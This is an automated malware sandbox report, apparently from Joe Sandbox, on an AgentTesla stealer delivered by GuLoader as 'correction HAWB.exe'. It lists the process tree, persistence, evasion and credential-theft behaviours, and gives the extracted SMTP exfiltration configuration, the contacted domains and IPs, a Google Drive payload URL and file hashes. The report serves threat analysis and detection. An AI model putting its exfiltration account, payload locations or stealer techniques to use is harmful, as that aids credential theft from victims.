

JOeSandbox Cloud BASIC



ID: 1656

Sample Name: correction

HAWB.exe

Cookbook: default.jbs

Time: 04:32:57

Date: 14/10/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report correction HAWB.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Agenttesla	4
Yara Overview	4
Memory Dumps	4
Sigma Overview	5
Networking:	5
Jbx Signature Overview	5
AV Detection:	5
Networking:	5
Spam, unwanted Advertisements and Ransom Demands:	5
System Summary:	5
Data Obfuscation:	5
Hooking and other Techniques for Hiding and Protection:	5
Malware Analysis System Evasion:	5
Anti Debugging:	5
HIPS / PFW / Operating System Protection Evasion:	6
Lowering of HIPS / PFW / Operating System Security Settings:	6
Stealing of Sensitive Information:	6
Remote Access Functionality:	6
Mitre Att&ck Matrix	6
Behavior Graph	7
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	8
URLs	8
Domains and IPs	9
Contacted Domains	9
Contacted URLs	9
URLs from Memory and Binaries	9
Contacted IPs	9
Public	9
General Information	9
Simulations	10
Behavior and APIs	10
Joe Sandbox View / Context	10
IPs	10
Domains	10
ASN	10
JA3 Fingerprints	10
Dropped Files	11
Created / dropped Files	12
Static File Info	13
General	13
File Icon	13
Static PE Info	14
General	14
Entrypoint Preview	14
Data Directories	14
Sections	14
Resources	14
Imports	14
Version Infos	14
Possible Origin	14
Network Behavior	14
Snort IDS Alerts	14
Network Port Distribution	15
TCP Packets	15
UDP Packets	15
DNS Queries	15
DNS Answers	15
HTTP Request Dependency Graph	15
HTTPS Proxied Packets	15

SMTP Packets	35
Code Manipulations	36
Statistics	36
Behavior	36
System Behavior	36
Analysis Process: correction HAWB.exe PID: 7748 Parent PID: 5192	36
General	36
File Activities	37
Analysis Process: RegAsm.exe PID: 6712 Parent PID: 7748	37
General	37
File Activities	37
File Created	37
File Written	37
File Read	37
Registry Activities	37
Key Value Created	37
Analysis Process: conhost.exe PID: 6796 Parent PID: 6712	37
General	37
File Activities	37
Analysis Process: tkZVPq.exe PID: 396 Parent PID: 4560	38
General	38
File Activities	38
File Created	38
File Written	38
File Read	38
Analysis Process: conhost.exe PID: 412 Parent PID: 396	38
General	38
File Activities	38
Analysis Process: tkZVPq.exe PID: 5900 Parent PID: 4560	38
General	38
File Activities	39
File Written	39
File Read	39
Analysis Process: conhost.exe PID: 7632 Parent PID: 5900	39
General	39
File Activities	39
Analysis Process: UserOOBEBroker.exe PID: 1772 Parent PID: 1052	39
General	39
Disassembly	39
Code Analysis	39

Windows Analysis Report correction HAWB.exe

Overview

General Information

Sample Name:	correction HAWB.exe
Analysis ID:	1656
MD5:	8a29580d47943a..
SHA1:	e4cdec934b4bfc2..
SHA256:	53c0cf2d25f350a..
Infos:	
Most interesting Screenshot:	


Detection

AgentTesla GuLoader	
Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malware configuration
Snort IDS alert for network traffic (e...
Potential malicious icon found
Yara detected AgentTesla
Sigma detected: RegAsm connects ...
Yara detected GuLoader
Hides threads from debuggers
Writes to foreign memory regions
Tries to harvest and steal Putty / Wi...
Tries to detect Any.run
Tries to harvest and steal ftp login c...
Modifies the hosts file

Classification



Process Tree

■ System is w10x64native
■ correction HAWB.exe (PID: 7748 cmdline: 'C:\Users\user\Desktop\correction HAWB.exe' MD5: 8A29580D47943A0F2C61CA552A63BC30)
■ RegAsm.exe (PID: 6712 cmdline: 'C:\Users\user\Desktop\correction HAWB.exe' MD5: 0D5DF43AF2916F47D00C1573797C1A13)
■ conhost.exe (PID: 6796 cmdline: 'C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
■ tkZVPq.exe (PID: 396 cmdline: 'C:\Users\user\AppData\Roaming\tkZVPq\tkZVPq.exe' MD5: 0D5DF43AF2916F47D00C1573797C1A13)
■ conhost.exe (PID: 412 cmdline: 'C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
■ tkZVPq.exe (PID: 5900 cmdline: 'C:\Users\user\AppData\Roaming\tkZVPq\tkZVPq.exe' MD5: 0D5DF43AF2916F47D00C1573797C1A13)
■ conhost.exe (PID: 7632 cmdline: 'C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
■ UserOOBEBroker.exe (PID: 1772 cmdline: 'C:\Windows\System32\oobe\UserOOBEBroker.exe -Embedding MD5: BCE744909EB87F293A85830D02B3D6EB)
■ cleanup

Malware Configuration

Threatname: Agenttesla

{ "Exfil Mode": "SMTP", "SMTP Info": "purchasing@cselegance.comCSE.868mail.cselegance.com" }

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.8380111220.000000001DA 61000.00000004.00000001.sdump	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.8380111220.000000001DA 61000.00000004.00000001.sdump	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000002.3821567072.00000000022 E0000.00000040.00000001.sdump	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Process Memory Space: RegAsm.exe PID: 6712	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
Process Memory Space: RegAsm.exe PID: 6712	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Sigma Overview

Networking:



Sigma detected: RegAsm connects to smtp port

Jbx Signature Overview



Click to jump to signature section

AV Detection:



Found malware configuration

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Spam, unwanted Advertisements and Ransom Demands:



Modifies the hosts file

System Summary:



Potential malicious icon found

Data Obfuscation:



Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:



Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging:



Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:



Writes to foreign memory regions

Modifies the hosts file

Lowering of HIPS / PFW / Operating System Security Settings:



Modifies the hosts file

Stealing of Sensitive Information:



Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:




Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	DLL Side-Loading 1	File and Directory Permissions Modification 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Scheduled Task/Job	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Disable or Modify Tools 1	Credentials in Registry 1	System Information Discovery 1 1 5	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Deobfuscate/Decode Files or Information 1	Security Account Manager	Security Software Discovery 4 2 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 3 4 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3 4 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\TKZVPq\TKZVPq.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\TKZVPq\TKZVPq.exe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
cselegance.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://schemas.microso	0%	Avira URL Cloud	safe	
http://AVyHehd5cM53ZVmf.org(6	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	Avira URL Cloud	safe	
http://JgQKqy.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	Avira URL Cloud	safe	
http://mail.cselegance.com	0%	Avira URL Cloud	safe	
http://cselegance.com	0%	Avira URL Cloud	safe	
http://AVyHehd5cM53ZVmf.orgt-	0%	Avira URL Cloud	safe	
http://AVyHehd5cM53ZVmf.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cselegance.com	116.0.120.83	true	true	• 5%, Virustotal, Browse	unknown
drive.google.com	172.217.168.46	true	false		high
googlehosted.l.googleusercontent.com	142.250.185.193	true	false		high
doc-08-28-docs.googleusercontent.com	unknown	unknown	false		high
mail.cselegance.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://doc-08-28-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc717deffksulhg5h7mbp1/t4shmlujbaqahk4bi15tv00ii385av2/1634178900000/16524389560697724177/*1-G0aaBcc_jufuDxKNgbgyGXCFadOz4oO?e=download	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.217.168.46	drive.google.com	United States		15169	GOOGLEUS	false
142.250.185.193	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
116.0.120.83	cselegance.com	Malaysia		24218	GTC-MY-PIP-ASGlobalTransitCommunications-MalaysiaMY	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	1656
Start date:	14.10.2021
Start time:	04:32:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	correction HAWB.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native physical Machine for testing VM-aware malware (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301)
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.spre.troj.adwa.spyw.evad.winEXE@9/6@4/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	- Successful, ratio: 96% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Adjust boot time - Enable AMSI - Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
04:35:46	API Interceptor	2645x Sleep call for process: RegAsm.exe modified
04:36:00	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run tKZVPq C:\Users\user\AppData\Roaming\TKZVPq\TKZVPq.exe
04:36:08	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run tKZVPq C:\Users\user\AppData\Roaming\TKZVPq\TKZVPq.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
116.0.120.83	BANK IN SLIP.pdf	Get hash	malicious	Browse	www.printkaler.com.my/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
-------	------------------------------	---------	-----------	------	---------

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GTC-MY-PIP-ASGlobalTransitCommunications-MalaysiaMY	correction HAWB.exe	Get hash	malicious	Browse	116.0.120.83
	WIRE ADVICE.exe	Get hash	malicious	Browse	116.0.120.83
	Foreign_Bank Account Details.exe	Get hash	malicious	Browse	116.0.120.83
	Swift USD 9300.exe	Get hash	malicious	Browse	116.0.120.83
	SOA.exe	Get hash	malicious	Browse	116.0.120.83
	1isequal9.arm	Get hash	malicious	Browse	119.110.34.185
	QBRBgWkN8h	Get hash	malicious	Browse	203.223.199.78
	sora.x86	Get hash	malicious	Browse	203.223.223.183
	sora.arm	Get hash	malicious	Browse	119.110.144.54
	AmEquities_base.apk	Get hash	malicious	Browse	202.76.231.160
	s886FbF8oJ	Get hash	malicious	Browse	119.110.16.131
	StyBaUxNYq	Get hash	malicious	Browse	119.110.16.163
	AmEquities_v2.6.1_UAT.apk	Get hash	malicious	Browse	202.76.231.160
	com.n2nconnect.ammultilogin.stock.apk	Get hash	malicious	Browse	202.76.231.160
	BANK IN SLIP.pdf	Get hash	malicious	Browse	116.0.120.83

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Orden de compra M244545.exe	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	Purchase Order PO-1000837 from LAW TRANSPORT.html	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	Maj PO.exe	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	Contract and PI of 1500W.exe	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	WireAdviceCopy.html	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	Wire_Confirmation-Copy.html	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	#Ud83d#Udcde-youse.guia-644-46204-282109.htm	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	zq8o6y1z60.dll	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	Original Shipment Doc Ref 2853801324189923,PDF.exe	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	Gsdqz.dll	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	HUTWMrDhov.dll	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	0q3K4qJqQT.exe	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	PEDIDO.exe	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	SecuriteInfo.com.Ransom.Stop.Z5.27157.exe	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	Jrsuarez-62643-5799-80-950985.HTM	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	Jrsuarez-62643-5799-80-950985.HTM	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	ZAM#U00d3WIENIE.exe	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	Jrsuarez-62643-5799-80-950985.HTM	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	Jrsuarez-62643-5799-80-950985.HTM	Get hash	malicious	Browse	172.217.168.46 142.250.185.193
	UZlg2Sq2pQ.exe	Get hash	malicious	Browse	172.217.168.46 142.250.185.193

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\ltKZVPq\ltKZVPq.exe	Maj PO.exe	Get hash	malicious	Browse	
	Contract and PI of 1500W.exe	Get hash	malicious	Browse	
	DOC 13102021.exe	Get hash	malicious	Browse	
	Statement of Account.exe	Get hash	malicious	Browse	
	correction HAWB.exe	Get hash	malicious	Browse	
	DOC 10132021.exe	Get hash	malicious	Browse	
	WIRE ADVICE.exe	Get hash	malicious	Browse	
	Foreign_Bank Account Details.exe	Get hash	malicious	Browse	
	SOA.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.961905.21681.exe	Get hash	malicious	Browse	
	Swift USD 9300.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SOA.exe	Get hash	malicious	Browse	
	justificante.exe	Get hash	malicious	Browse	
	Facilitative8.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogstKZVPq.exe.log

Process:	C:\Users\user\AppData\Roaming\KZVPq\KZVPq.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	42
Entropy (8bit):	4.0050635535766075
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUy:Q3La/xwQ
MD5:	84CFDB4B995B1DBF543B26B86C863ADC
SHA1:	D2F47764908BF30036CF8248B9F5541E2711FA2
SHA-256:	D8988D672D6915B46946B28C06AD8066C50041F6152A91D37FFA5CF129CC146B
SHA-512:	485F0ED45E13F00A93762CBF15B4B8F996553BAA021152FAE5ABA051E3736BCD3CA8F4328F0E6D9E3E1F910C96C4A9AE055331123EE08E3C2CE3A99AC2E177CE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..

C:\Users\user\AppData\Roaming\KZVPq\KZVPq.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	65440
Entropy (8bit):	6.049806962480652
Encrypted:	false
SSDEEP:	768:X8XcJiMjm2ieHlPyCsSuJbn8dBhFwSMF6lq8KSYDKbQ22qWqO8w1R:rYMaNyIPYSAb8dBnsHsPDKbQBqTY
MD5:	0D5DF43AF2916F47D00C1573797C1A13
SHA1:	230AB5559E806574D26B4C20847C368ED55483B0
SHA-256:	C066AEE7AA3AA83F763EBC5541DAA266ED6C648FBFFCDE0D836A13B221BB2ADC
SHA-512:	F96CF9E1890746B12DAF839A6D0F16F062B72C1B8A40439F96583F242980F10F867720232A6FA0F7D4D7AC0A7A6143981A5A130D6417EA98B181447134C7CFE2
Malicious:	true
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	- Filename: Maj PO.exe, Detection: malicious, Browse - Filename: Contract and PI of 1500W.exe, Detection: malicious, Browse - Filename: DOC 13102021.exe, Detection: malicious, Browse - Filename: Statement of Account.exe, Detection: malicious, Browse - Filename: correction HAWB.exe, Detection: malicious, Browse - Filename: DOC 10132021.exe, Detection: malicious, Browse - Filename: WIRE ADVICE.exe, Detection: malicious, Browse - Filename: Foreign_Bank Account Details.exe, Detection: malicious, Browse - Filename: SOA.exe, Detection: malicious, Browse - Filename: SecuritInfo.com.Variant.Razy.961905.21681.exe, Detection: malicious, Browse - Filename: Swift USD 9300.exe, Detection: malicious, Browse - Filename: SOA.exe, Detection: malicious, Browse - Filename: justificante.exe, Detection: malicious, Browse - Filename: Facilitative8.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......PE..L...<.].....0.....^.....@..F..O.....8.....A..... ..H.....text...d..... .\rsrc..8.....@..@.reloc..... @..B.....@.....H.....A..p.....T.....~P...r...p.....(....S.....P...*.0.."(.....-r...p.r.l.p(....s...z*...0.....(....~P.....o...*..(....*n(.....)%...(*~(.....)%...%...(*..(.....)%...%...%...(*V.(.....)Q.....)R...*..{Q...*..{R...*..0.....(.....i=...}S.....i.@...}T.....i.@...}U.....+m...(....o.....r]..p.o!.....{T.....{U.....o".....+(.ra..p.o!.....{T.....

C:\Windows\System32\drivers\etc\hosts

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	835
Entropy (8bit):	4.694294591169137

C:\Windows\System32\drivers\etc\hosts		
Encrypted:	false	
SSDEEP:	24:QWDZh+ragzMZfuMMs1L/JU5fCkK8T1rTt8:vDZhyoZWM9rU5fFcP	
MD5:	6EB47C1CF858E25486E42440074917F2	
SHA1:	6A63F93A95E1AE831C393A97158C526A4FA0FAAE	
